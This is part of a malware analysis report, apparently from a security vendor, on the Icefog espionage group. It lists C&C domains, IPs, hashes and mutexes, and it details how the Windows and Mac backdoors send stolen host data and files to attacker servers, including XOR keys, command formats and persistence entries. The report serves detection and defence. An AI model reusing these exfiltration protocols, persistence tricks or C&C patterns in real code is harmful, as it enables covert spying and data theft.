One of the lateral movement tools used by the attackers has a Chinese name:

windows版本号.txt.jpg - “windows version.txt.jpg”

Unauthenticated C&C login attempts to access the command-and-control user interface result in redirects to ‘sohu.com’:

```
private void Page_Load(object sender, EventArgs e)
{
    try
    {
        if (this.Session["username"] == null)
        {
            base.Response.Redirect("http://www.sohu.com");
        }
        else if (this.Session["username"].ToString() != "admin")
        {
            base.Response.Redirect("http://www.sohu.com");
        }
    }
}
```

Note: “sohu.com” is one of the most popular internet portals in China.

REGISTRATIONS

More information is available in our private report for governments.

(Contact intelreports@kaspersky.com)



► MITIGATION INFORMATION

INDICATORS OF COMPROMISE (IOCS)

C&C DOMAINS AND HOSTNAMES

- > 40yuan.8.100911.com
- > 625tongyi.com
- > 9-joy.net
- > agorajpweb.com
- > appstOre.net - *SINKHOLED* by Kaspersky Lab
- > bigbombnews.com
- > chinauswatch.net - *SINKHOLED* by Kaspersky Lab
- > cloudsbit.com
- > cnnpolicy.com
- > dabolloth.com
- > dancewall228.com
- > dashope.net
- > daxituzi.net
- > defenseasia.net - *SINKHOLED* by Kaspersky Lab
- > disneyland.website.iiswan.com
- > dosaninfracore.com
- > dotaplayers.com
- > electk.net



- > esdlin.com
- > fruitloop.8.100911.com
- > gamestar2.net
- > gangstyleobs.com
- > globalwebnews.net
- > icefog.8.100911.com
- > infostaiton.com
- > kakujae.com
- > kansenshu.com
- > kevinsw.net - *SINKHOLED* by Kaspersky Lab
- > kechospital.com - *SINKHOLED* by Kaspersky Lab
- > kimjeayun.com
- > koreanmofee.com
- > kreamnnd.com
- > krentertainly.net
- > lexdesign152.net
- > mashuisi.net
- > minihouse.website.iiswan.com
- > msvistastar.com - *SINKHOLED* by Kaspersky Lab
- > mudain.net
- > namoon-tistory.com
- > newsceekjp.com
- > nk-kotii.com



- > pasakosoft.net - *SINKHOLED* by Kaspersky Lab
- > pinganw.org - *SINKHOLED* by Kaspersky Lab
- > ppxxcc.org
- > samyongonc.com
- > securimalware.net - *SINKHOLED* by Kaspersky Lab
- > sejonng.org
- > sejoung.org
- > setchon.com
- > skynet121.net
- > spekosoft.com - *SINKHOLED* by Kaspersky Lab
- > starwings.net
- > tokyoyan.net
- > twittle.org
- > unikorean.com - *SINKHOLED* by Kaspersky Lab
- > war3players.com
- > widestar.net
- > womenewes.com
- > yahoothewnews.com
- > zhpedu.org

MALWARE PATHS ON DISK:

- > %TEMP%\scvhost.exe
- > %TEMP%\svohost.exe
- > %TEMP%\msuc.dat



```
> %TEMP%\order.dat  
> %TEMP%\cmd1.dat  
> %TEMP%\tmpxor.dat  
> %SYSTEMROOT%\msld.exe  
> %SYSTEMROOT%\wdmauddrv  
> %PROGRAM FILES%\Internet Explorer\sxs.dll
```

MUTEXES:

```
> my_horse_mutex_jd2_new  
> my_horse_mutex_jd2_923  
> myhorse_macfee  
> horse_for360  
> myhorsemutexjd3_wm_1226  
> myhorsemutex  
> myhorse_qianfu001  
> myhorse_ie001  
> myhorse_ie_001
```

USER AGENT STRINGS (HTTP TRAFFIC):

```
> "MyAgent"  
> "mydownload"
```

E-MAILS ACCOUNTS:

Accounts used to send mail by the older “2011” Icefog:



- > harrypottercommand001@aol.com
- > jd2command092@aol.com
- > jd2clientsend@aol.com
- > woshihero009@aol.com
- > mrmmylcmd009@aol.com
- > defaultmail002@aol.com

IPs

- > 122.10.87.252
- > 113.10.136.228
- > 103.246.245.130

Note: due to shared hosting, blocking IPs for Icefog C2s can cause false positives. These IPs are known to point to dedicated hosting servers.

DETECTION NAMES BY KASPERSKY PRODUCTS FOR ICEFOG BACKDOORS AND RELATED TOOLS

- > Backdoor.ASP.Ace.ah
- > Backdoor.Win32.Agent.dcjj
- > Backdoor.Win32.Agent.dcwq
- > Backdoor.Win32.Agent.dcww
- > Backdoor.Win32.CMDer.ct
- > Backdoor.Win32.Visel.ars
- > Backdoor.Win32.Visel.ark
- > Exploit.MSWord.CVE-2010-3333.cg
- > Exploit.MSWord.CVE-2010-3333.ci



- > Exploit.MSWord.CVE-2012-0158.ae
- > Exploit.MSWord.CVE-2012-0158.az
- > Exploit.MSWord.CVE-2012-0158.bu
- > Exploit.MSWord.CVE-2012-0158.u
- > Exploit.Win32.CVE-2012-0158.j
- > Exploit.Win32.CVE-2012-0158.u
- > Exploit.WinHLP.Agent.d
- > Trojan-Downloader.Win32.Agent.ebie
- > Trojan-Downloader.Win32.Agent.gxmp
- > Trojan-Downloader.Win32.Agent.gzda
- > Trojan-Downloader.Win32.Agent.gznn
- > Trojan-Downloader.Win32.Agent.tenl
- > Trojan-Downloader.Win32.Agent.vigx
- > Trojan-Downloader.Win32.Agent.vkcs
- > Trojan-Downloader.Win32.Agent.wcpy
- > Trojan-Downloader.Win32.Agent.wqbl
- > Trojan-Downloader.Win32.Agent.wqdv
- > Trojan-Downloader.Win32.Agent.wqqz
- > Trojan-Downloader.Win32.Agent.xrlh
- > Trojan-Downloader.Win32.Agent.xsub
- > Trojan-Downloader.Win32.Agent.xyqw
- > Trojan-Downloader.Win32.Agent.yavh
- > Trojan-Downloader.Win32.Agent.yium



- > Trojan-Dropper.Win32.Agent.gvfr
- > Trojan-PSW.Win32.MailStealer.j
- > Trojan-Spy.Win32.Agent.bwdf
- > Trojan-Spy.Win32.Agent.bxeo
- > Trojan.PHP.Agent.ax
- > Trojan.Win32.Genome.ydxx
- > Trojan.Win32.Icefog.*



► CONCLUSIONS

This paper describes “Icefog”, a small APT group which focuses on targets in South Korea and Japan. The operation appears to have started in 2011 and increased in size and scope during each year. Based on the victim profiles, the attackers appear to have an interest in the following sectors:

- > Military
- > Mass media and TV
- > Shipbuilding and maritime operations
- > Computers and software development
- > Research companies
- > Telecom operators
- > Satellite operators

Despite their relative lack of complexity, the attackers have successfully compromised targets belonging to these categories, with the largest number of victims being in South Korea.

The Icefog attackers have both Windows and Mac OS X backdoors at their disposal. The Mac OS X backdoor currently remains largely undetected by security solutions and has managed to infect several hundred victims worldwide.

The “hit and run” nature of this operation is one of the things that make it unusual. While in other cases, victims remain infected for months or even years, and data is continuously exfiltrated, the Icefog attackers appear to know very well what they need from the victims. Once the information is obtained, the victim is abandoned.

During the past years, we observed a large increase in the number of APTs which are hitting pretty much all types of victims and sectors. In turn, this is coupled with an increased focus on sensitive information and corporate cyber-espionage.

In the future, we predict the number of small, focused APT-to-hire groups to grow, specializing in



hit-and-run operations, a kind of “cyber mercenaries” of the modern world.

Recommendations on how to stay safe from such attacks (for both Windows and Mac OS X users):

- Update Java to the most recent version or, if you don't use Java, uninstall it.
- Update Microsoft Windows and Microsoft Office to the latest versions.
- Update all other third party software, such as Adobe Reader.
- Be wary of clicking on links and opening attachments from unknown persons.
- Windows users can [install Microsoft EMET 4.0](#), a toolkit designed to help prevent hackers from gaining access to your system.

So far, we haven't observed the use of zero-day vulnerabilities by the Icefog group; to defend against those, although patches don't help, technologies such as [AEP \(Automatic Exploit Prevention\)](#) and [DefaultDeny](#) can be quite effective.



▶ APPENDIX A

MALWARE MD5S

SPEARPHISHING DOCUMENTS

MD5	FILENAME	KASPERSKY NAME
32e8d4b2f08aff883c8016b7ebd7c85b	1234567890.doc	Exploit.MSWord.CVE-2012-0158.u
219738275b9dfbef6be8b65473833e45	説明書.xls	Exploit.MSWord.CVE-2012-0158.az
363bcf8bbf8ae7def65adcec0a755d45	n/a	Exploit.MSWord.CVE-2012-0158.u
3ce3e49e0e31e69b2aabcb3d7569a63c	n/a	Exploit.MSWord.CVE-2012-0158.u
c5f3d21cb19a4b2d03aa42e4bf43b79b	2345678901.doc	Exploit.MSWord.CVE-2012-0158.u
b1241cd7a0d7d58d1182badd0adba8ab	n/a	Exploit.MSWord.CVE-2012-0158.u
7ec89be945add54aa67009dbc12a9260	keikaku-201302.xls	Exploit.OLE2.Multigeneric.gen
eb4579f08cd270e496c70ddcaa29dacb	“CS130116-2 BARILOCHE(ユニバーサル舞鶴 057) MSB.XLS”	Exploit.OLE2.Multigeneric.gen
5aaa057d3447a214e729276563d2f922	打ち合わせ議事録(130204).xls	Exploit.MSWord.CVE-2012-0158.az

DROPPERS

MD5	COMPILEDON	KASPERSKY NAME	C2
8f816f4acc49f5ebba00d92437b42e85	2013-01-15 10:51:17	Trojan-Downloader. Win32.Agent.xpxr	asdfghjk.host2.5y6.net/jd/upload.aspx (110.45.203.152 - KR)



BACKDOORS

MD5	COMPILEDON	KASPERSKY NAME	C2
f4ced221baf2a482e60baf374ab063be	2012-06-04 15:22:58	Trojan-Downloader. Win32.Agent.vkcs	www.kechospital.com/jd/upload.aspx
3a6feab7eb90b87cf5a4e08bce2572e8	2012-06-04 15:22:56	Trojan-Downloader. Win32.Agent.vkcs	www.kechospital.com/jd/upload.aspx
853096b7e1e4bdb9221875c30d9a15a0	2012-07-03 22:46:52	Trojan-Downloader. Win32.Agent.wpuu	mail.kechospital.com/jd/upload.aspx
2a106c694660891e0950493e3eedc42d	2013-06-19 09:43:17	Trojan-Downloader. Win32.Agent.yium	fruitloop.8.100911.com/news/upload.aspx
6d3d95137ef1ba5c6e15a4a95de8a546	2011-08-05 13:44:30	Trojan-Spy.Win32.Agent.bxeo	www.cloudsbit.com/jd2web/upload.aspx
15a342cf2cc4fc5ae933d463f5d2196f	2011-08-05 08:46:17	Trojan-Spy.Win32.Agent.bxeo	www.cloudsbit.com/ko/upload.aspx
acc57cc72a8d129703b4914c408a15a1	2011-03-16 10:44:18	Trojan-Downloader. Win32.Agent.tenl	www.cloudsbit.com/tt/upload.aspx
162b349be9c6d11c58cf163e211d891c	2011-07-22 02:51:45	Trojan-Downloader. Win32.Agent.swbo	www.cloudsbit.com/jian3/upload.aspx
f7547f23bd2fd37b7d44e8617f629b49	2011-06-15 02:24:07	Trojan-Downloader. Win32.Agent.gxmp	www.cloudsbit.com/hh/upload.aspx
c352c376968e8a1157fa425431776797	2013-01-16 16:51:32	Trojan-Downloader. Win32.Agent.wqqz	www.9-joy.net/jd/upload.aspx
31a530fea411455b8844fe019ffb66cd	2013-01-16 16:51:34	Trojan-Downloader. Win32.Agent.wqqz	www.9-joy.net/jd/upload.aspx
43678aa052ad677841bd2ef532ecd284	2013-06-21 02:43:48	Trojan-Downloader. Win32.Agent.gznn	minihouse.website.iiwan.com/upload/upload.aspx
fa452f67c6bf8056b563690d61c4a4c6	2013-06-20 22:06:26	Backdoor.Win32.Agent.dcjj	www.kreamnnd.com:5600 (27.255.71.204)
b21635b1b1fce93ff917d9308d4835fb	2013-01-23 08:30:51	Trojan-Downloader. Win32.Agent.xsry	newsceekjp.com/jd/upload.aspx



2d6a82fdb59e38d63027beac28dc2813	2012-04-12 18:07:41	Trojan-Downloader. Win32.Agent.vkcs	www.setchon.com/jd/upload.aspx
beb9da03aff9386599625199a5a47b8d	2013-03-18 02:17:49	Trojan-Downloader. Win32.Agent.xyqw	mudain.net/jd/upload.aspx
80405f5681f1e4f2de6e8c26ec20c14d	2012-01-17 05:55:18	Trojan-Downloader. Win32.Agent.vigx	pinganw.org/jd/upload.aspx
2761c55bafa96d5814e847b665006e49	2012-07-17 18:16:19	Trojan-Downloader. Win32.Agent.wpzp	199.192.154.124/jd/upload.aspx
566b175ab355e6313ba0ca98b0146d84	2011-09-16 02:30:13	Trojan-Downloader. Win32.Agent.tlod	www.unikorean.com/jd/upload.aspx
d421e0d74fa7035246c1ea51bd4d3114	2013-05-03 03:04:49	Trojan-Downloader. Win32.Agent.yavh	electk.net/jd/upload.aspx
24751030c1fa40bd57988d4e6fe70117	2012-08-30 01:02:35	Trojan-Downloader. Win32.Agent.wqqz	www.625tongyi.com/jd/upload.aspx
392f5372ba3348ea1820df34c078f6c8	2013-01-08 23:10:42	Trojan-Downloader. Win32.Agent.xpsf	www.dotaplayers.com/jd/upload.aspx
fba7b9ffd08110e37d2bdf77c0d8b806	2013-02-04	Trojan-Downloader. Win32.Agent.xrlh	40yuan.8.100911.com/jd/upload.aspx
0e2694aea9d3de122611d88e37ffc7f0	2011-06-19 10:27:49	Trojan.Win32.Icefog.d	www.chinauswatch.net/test/upload.asp
78d9ac9954516ac096992cf654caa1fc	2012-07-26 03:10:51	Trojan-Downloader. Win32.Agent.gzda	www.setchon.com/jd/upload.aspx
387ae1e56fa48ec50a46394cc51acce7	2012-07-26 03:10:48	Trojan-Downloader. Win32.Agent.xsub	www.setchon.com/jd/upload.aspx
cd85a9a05538e89190d519703c9a1327	2012-10-16 19:41:52	Trojan.Win32.Icefog.b	www.samyongonc.com/jd/upload.aspx
f46eb126668dfc843a05958e71936b01	2011-09-23 03:35:50	Trojan.Win32.Icefog.b	www.kevinsw.net/jd2/upload.aspx



► APPENDIX B

MALWARE TECHNICAL ANALYSIS

ICEFOG TYPE “1” DESCRIPTION

MD5	SIZE	COMPILEDON
BF13CCB777F7175ECD567E757ABC0E4	79'248	2013-06-19 12:43:17

SUMMARY

The module is a non-packed Win32 PE DLL file compiled in Microsoft Visual C++ 8.0. The module installs at **%WinDir%\wdmaud.drv** and is automatically loaded by explorer.exe on startup. This technique is known as “DLL search order hijacking”, and abuses the fact that Windows Explorer will load this file from its own directory first, instead of the Windows SYSTEM folder.

It communicates with the C&C server at ‘icefog.8.100911.com’ (211.42.249.39) and passes collected information about victim, lets the operator download or upload files to and from the victim machines, execute system commands on the infected machines as well as execute additional malware components.

DETAILED DESCRIPTION

After the DLL is loaded, it creates system mutex named “**myhorse_macfee**”. If such mutex already exists, the module quits to avoid duplicate instances from running.

After that, it loads %WinDir%\wdmaud.drv (this DRV is loaded by explorer.exe on startup) and calls exported **mymainfunc** of its own module that creates a new thread responsible for the communication with C&C.

The spawned thread collects information about the system such as user names, machine names, IP addresses, running processes, proxy settings, Windows versions, etc. It produces a report that



is later submitted to the C&C server. An example for such a report is shown below:

```
Hostname: <SYSTEM NAME>
IP: <SYSTEM LOCAL IP ADDRESS>
Proxy: <LOCAL PROXY SERVER>
User: <USERNAME>
SystemDir: C:\WINDOWS\system32
OS Language Version: <OS LANGUAGE ID>
System Version: <OS VERSION>
Process:
ID: 4 (?)
ID: 552 (\SystemRoot\System32\smss.exe)
...
(List all running processes and their main executable file path)
```

This information is then written to the file at **%TMP%\tmp.dat**.

Then, it checks if the **%TMP%\msuc.dat** file exists. If it exists, the module creates a new thread that will load the file contents into memory and pass execution flow to the first byte of the loaded data in memory.

The contents of the tmp.dat is converted to wide char and XORed with key “***&~^%@0hh8979**”.

Immediately after, it is sent via HTTP/1.1 **POST** request to ‘**icefog.8.100911.com**’ on port 80.

The full query string is the following:

```
'/news/upload.aspx?filepath=info&filename=<HOSTNAME>_<HOSTIP>.jpg'.
```

Full HTTP headers:

```
Host: icefog.8.100911.com
User-Agent: MyAgent
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, /*
Accept-Language: en-us
Content-Type: multipart/form-data'
Accept-Encoding: gzip, deflate
```



Connection: Keep-Alive
Cache-Control: no-cache

CONTROL COMMANDS

The module attempts to get '**icefog.8.100911.com/news/order/<HOSTNAME>_<HOSTIP>.jpg**' file with custom user agent "**mydownload**". The response is saved to file %TMP% \order.dat

The content of order.dat is converted from widechar to multibyte string and is parsed for the following command strings:

> **cmd_**
> **upload_**
> **download_**
> **code_**

If any of the commands above is found, the Trojan notifies the C&C that the command was received by issuing the following POST request:

Query string: '/news/upload.
aspx?filepath=order&filename=<HOSTNAME>_<HOSTIP>.jpg'

Full HTTP/1.1 headers:

Host: icefog.8.100911.com
User agent: MyAgent
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, /*
Accept-Language: en-us
Content-Type: multipart/form-data
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
Cache-Control: no-cache



COMMAND CMD_

The cmd command expect a payload string (**<COMMAND>**) following the “cmd_” prefix, so that the full command syntax looks like this: **cmd_<COMMAND>**. It creates a new process with command line C:\windows\system32\cmd.exe /c **<COMMAND>**

However, if **<COMMAND>** contains output redirection character “>”, the executed command line will be as following:

```
C:\windows\system32\cmd.exe /c command > %TMP%\ cmd1.dat.
```

After the process has finished its stdout output is sent to the C&C via

```
POST request to '/news/upload.  
aspx?filepath=result&filename=<HOSTNAME>_<HOSTIP>.jpg'
```

```
Host: icefog.8.100911.com  
User-Agent: MyAgent  
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, /*  
Accept-Language: en-us  
Content-Type: multipart/form-data  
Accept-Encoding: gzip, deflate  
Connection: Keep-Alive  
Cache-Control: no-cache
```

The command-line output is converted to wide-char string and XORed using “*&~^%@0hh8979” string as the key.

COMMAND UPLOAD_

The command string format must be as following: **upload_<FILEPATH>_<FILENAME>**

It attempts to fetch icefog.8.100911.com/news/order/<FILENAME> using user agent **mydownload** and saves the response to the local path specified in **<FILEPATH>**.



After that it notifies the C&C by sending

HTTP/1.1 POST request

Query string: /news/upload.aspx?filepath=upload&filename=<FILENAME>

Full HTTP/1.1 headers:

```
Host: icefog.8.100911.com
User-Agent: MyAgent
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, /*
Accept-Language: en-us
Content-Type: multipart/form-data'
Accept-Encoding: gzip, deflate
Connection: Keep-Alive'
Cache-Control: no-cache
```

COMMAND DOWNLOAD_

Download command format must be

“download_<LOCALPATH>\<FILENAME>/<NAMEONSERVER>

The **<LOCALPATH>\<FILENAME>** file is opened and its content is prepared for uploading by converting ANSI data to Unicode and **XORing** using key “***&~^%@Ohh8979**”. The result is saved to **%TMP%\tmpxor.dat**’

The tmpxor.dat is uploaded via **POST** request to ‘**icefog.8.100911.com**’ at port 80.

Query string: /news/upload.aspx?filepath=download&filename=<HOSTNAME>_<HOSTIP>_<NAMEONSERVER>_<FILESIZE>.jpg’.

Full HTTP/1.1 headers:

```
Host: icefog.8.100911.com
User-Agent: MyAgent
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, /*
Accept-Language: en-us
Content-Type: multipart/form-data'
```



```
Accept-Encoding: gzip, deflate  
Connection: Keep-Alive  
Cache-Control: no-cache
```

COMMAND CODE_

The code command format must be **code_<FILENAME>**

A new thread is created that loads a local file, specified in **<FILENAME>**, to memory and passes the execution to the first byte of the loaded data.

NO COMMAND

If no known command is parsed out of the server response, the Trojan notifies the server about being alive by issuing the following HTTP POST request:

```
Query String: '/news/upload.  
aspx?filepath=ok&filename=<HOSTNAME>_<HOSTIP>.jpg'  
Host: icefog.8.100911.com  
User-Agent: MyAgent  
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, */*  
Accept-Language: en-us  
Content-Type: multipart/form-data  
Accept-Encoding: gzip, deflate  
Connection: Keep-Alive  
Cache-Control: no-cache.
```

After that it sleeps for 150 seconds and starts the command-processing loop again.



► APPENDIX C

THE ICEFOG-NG BOT DESCRIPTION

In addition to the web-based Icefog malware samples, we have come across a variant of the Icefog bot which is based on a custom protocol working over a TCP session (port 5600 TCP) with its own desktop application that serves as a command-and-control center.

For reference, we called it **Icefog-NG (New Generation)**. We believe that the new generation of Icefog was created to improve bot response and to increase the efficiency of operations. The previous web-based version of the bot had significant time lag during operation (up to 40 seconds), the new generation bot was created to solve the time lag issue.

MD5	SIZE	COMPILEDON
FA452F67C6BF8056B563690D61C4A4C6	86'016	2013-06-21 01:06:26

SUMMARY

The module is a non-packed Win32 PE Executable file compiled in Microsoft Visual C++ 2005. It is a backdoor that is capable of collecting system information, download and upload files, execute commands.

DETAILED DESCRIPTION

To enable automatic start during system boot, the malware adds and uses the following system registry value:

[HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load="%TMP%\mslogger.exe"](#)

During start it checks if a file named “%TMP%\\~AA.tmp” exists. If yes, it copies the file to %TMP%**hwp.hwp**. Next it kills processes named “hwp.exe” and then opens “**hwp.hwp**”. This is important step during first malware run which opens a decoy .hwp document. This shows that the malware was designed to be installed from .hwp documents containing exploits.



Then it copies "%TMP%\~Ab.tmp" to "%TMP%\mslogger.exe".

After that the malware registers on the C&C. To do that, the malware connects to **www.kreamnnd.com** on port **5600** and sends a registration message

```
[Total message size: DWORD]SX[HOSTID length:WORD][HOSTID][Host Info Data Size: DWORD][Host Info Data]
```

HOSTID is a string having system hostname and system IP joined by “_”: Hostname_IP.

The data is encrypted using XOR with key “&*^*@~^%9?i0h”. If the connection with C&C is lost the bot can re-establish the session by sending

```
[Total message size: DWORD]XT[Hostname length:WORD][HOSTNAME_ [IPADDR]]
```

CONTROL COMMANDS

After connecting to the C&C and sending the registration message the bot expects commands from the server. These commands are described below.

COMMAND CMD

This command is used to execute a command line. The message has the following format:

```
[Total Message Size: DWORD]SC[COMMAND]
```

The bot checks if the **COMMAND** contains “sleep” then it sleeps for the specified time after “sleep” substring.

Otherwise, a new cmd.exe processes is spawned to execute the **COMMAND**. If the command does not contain “>” the output will be directed to %TMP%\cmd1.dat and the result will be sent to the C&C automatically using the following format:

```
[Total Message Size: DWORD][cmd1.dat data]
```

The %TMP%\cmd1.dat is deleted after the file is sent to the C&C.



COMMAND DOWNLOAD

This command is used to download a file from the victim machine. The message has the following format:

```
[Total Message Size: DWORD]DL[FILEPATH]
```

The server expects the bot to send a response message with the file size from victim bot

```
[Total Message Size: DWORD]OK[File Size: DWORD]
```

Then the server sends an acknowledgement message to the victim bot

```
[Total Message Size: DWORD]OK
```

The bot encrypts the contents of the file and saves it to %TMP%\mstmpdata.dat. After that part it sends mstmpdata.dat file split in chunks of 0x4ffc each (the last one may be shorter than 0x4ffc). Here is the format of that message:

```
[Total Message Size: DWORD][File data no longer than 0x4ffc]
```

The last message is repeated containing the next chunk of the file until end of file is reached.

COMMAND UPLOAD

This command is used to upload a file from the C&C to the bot. The format of this command is the following:

```
[Total Message Size: DWORD]UP[File Size: DWORD][Data Chunk Size+Total  
Message Size field length, a hardcoded value of 0x5000: DWORD][File  
Name]
```

The server expect an OK message from the bot

```
[Total Message Size: DWORD]OK
```

Then C&C sends the first part of the file.

```
[Total Message Size: DWORD][File data no longer than 0x4ffc]
```

The server expects the OK message from the bot and transfers the next data chunk until the whole file is uploaded



COMMAND SLEEP

This command is used to suspend the C&C connection thread for 1 second.

[Total Message Size: DWORD]**SL**



► APPENDIX D

THE MACFOG BOT DESCRIPTION

The MacOS X malware uses the type “1” protocol, just as the Windows version of Icefog. It has been distributed on various Internet message boards and forums as an application called “Img2icns”. There are two known malicious bundles, one contains the launcher and the backdoor modules, and another contains the dropper and the backdoor modules.

Once the user executes the malicious application bundle, the backdoor is copied to the user’s directory and the legitimate application is started as if there was no added malicious code.

MACFOG — LAUNCHER MODULE

Filename:	launchd
Location in the bundle:	Img2icns.app/Contents/MacOS/launchd
File size:	23084 bytes
Format:	Mach-O Intel 64-bit executable
MD5:	336de9428650c46b64ff699ab4a441bb

The module is written in Objective C language and contains 4 classes: AppDelegate, UCHostInif, UCNet, UCUpDownload. The latter three classes seem to be included from the backdoor’s source code but not used.

All functionality is implemented in the function “AppDelegate - (void) applicationWillFinishLaunching:(id)”.

The module was created from the same source code as the dropper but instead of installing the backdoor module, it only executes the malicious payload and the decoy application:

```
%bundle path%/Contents/Resources/.launchd.app"  
"%bundle path%/Contents/Resources/.Img2icns.app" (the original "Img2icns"  
application, http://www.img2icnsapp.com/).
```



MACFOG — DROPPER MODULE

Filename:	Img2icns
Location in the bundle:	Img2icns.app/Contents/MacOS/Img2icns
File size:	23236 bytes
Format:	Mach-O Intel 64-bit executable
MD5:	9f422bb6c00bb46fbfa3918ae3e9447a

The module is written in Objective C language and contains 4 classes: AppDelegate, UCHostInf, UCNet, UCUpDownload. The latter three classes seem to be included from the backdoor's source code but not used.

All functionality is implemented in the function “AppDelegate - (void) applicationDidFinishLaunching:(id)”.

The module copies its malicious bundle from “Contents/Resources/.launchd.app” to user's home directory “/Users/%username%” and launches it, effectively activating the backdoor. Then, it launches the legitimate part of the bundle, “Contents/Resources/Img2icns.app” that is the original “Img2icns” application (<http://www.img2icnsapp.com/>).

MACFOG — BACKDOOR MODULE

Filename:	launchd
Location in the bundle:	Img2icns.app/Contents/Resources/.launchd.app/Contents/MacOS/launchd
Location on disk:	/Users/%username%/.launchd.app/Contents/MacOS/launchd
File size:	32748 bytes
Format:	Mach-O Intel 64-bit executable
MD5:	cf1815491d41202eb8647341a8695e1e

The module is written in Objective C language and contains 5 classes: AppDelegate, UCHostInf, UCNet, UCUpDownload, KEYLogger.

The “KEYLogger” class appears to be incomplete. It is only able to get information about active modifier keys and writes data to a log file: “\$HOME/Library/log.log”



When started, the module launches an application: “%application’s bundle path%/Contents/Resources/.launchd.app” This code seems to be reused from the dropper module.

Then, it proceeds with installation. Once the installation is finished, it starts its main thread (“UCServerThread” function) in an infinite loop.

INSTALLATION

The module checks if its bundle directory is located in “/Users/%username%/” and if not it copies the bundle to that directory.

It also writes the command “rm -rf %original bundle path%” to the file “/Users/%username%/.launchd.app/config.dat”. This command is then executed by the installed copy of the backdoor, effectively removing the original bundle directory.

Then, it creates a file “\$HOME/Library/LaunchAgents/apple.launchd.plist” with all the parameters required to launch the backdoor every time the system starts.

MAIN THREAD

The module retrieves host information and host name and uploads this information to the C2 server. All data sent to the C&C server is encrypted with the hardcoded XOR key “*&~^%@0hh8979”.

First, it makes a POST request with URL “hxxp://appstOre.net/upload.aspx?filepath=ok&filename=%hostname%.jpg”. After that, it requests commands from the C&C server. If no data was received, it tries again after sleeping for 120 seconds.

The module requests new commands by making a POST request to the C&C server by URL “hxxp://appstOre.net/upload.aspx?filepath=order&filename=%hostname%.jpg” and then executes the command:

COMMAND	DESCRIPTION
upload	Download the file from the C&C server and save it to disk
download	Upload the file to the C&C server
cmd	Execute command via “popen” function, upload results to the C&C server



Information retrieved from the system:

- > host name
- > OS name
- > OS version string
- > process information
- > IP addresses
- > system uptime
- > host date/time

C&C server: hxxp://appstOre.net

C&C URLs: hxxp://appstOre.net/upload.aspx?filepath=%order/ok/arbitrary
name%&filename=%hostname%.jpg

CLASS STRUCTURE

AppDelegate (main)

```
-[AppDelegate applicationDidFinishLaunching:]  
-[AppDelegate UCServerThread:]  
-[AppDelegate window]  
-[AppDelegate setWindow:]
```

UCHostInf

```
+[UCHostInf GetHostName]  
+ [UCHostInf GetHostInfo]
```

UCNet

```
+ [UCNet HttpGet:postData:error:]  
+ [UCNet HttpGetSimple:error:]  
+ [UCNet HttpPost:postData:error:]
```



+[UCNet HttpPostSimple:Error:]

UCUpDownLoad

+[UCUpDownLoad UpLoadFile:FileName:FileData:]

+[UCUpDownLoad DownLoadFile:FileName:]

KEYLogger

+[KEYLogger keyLogger]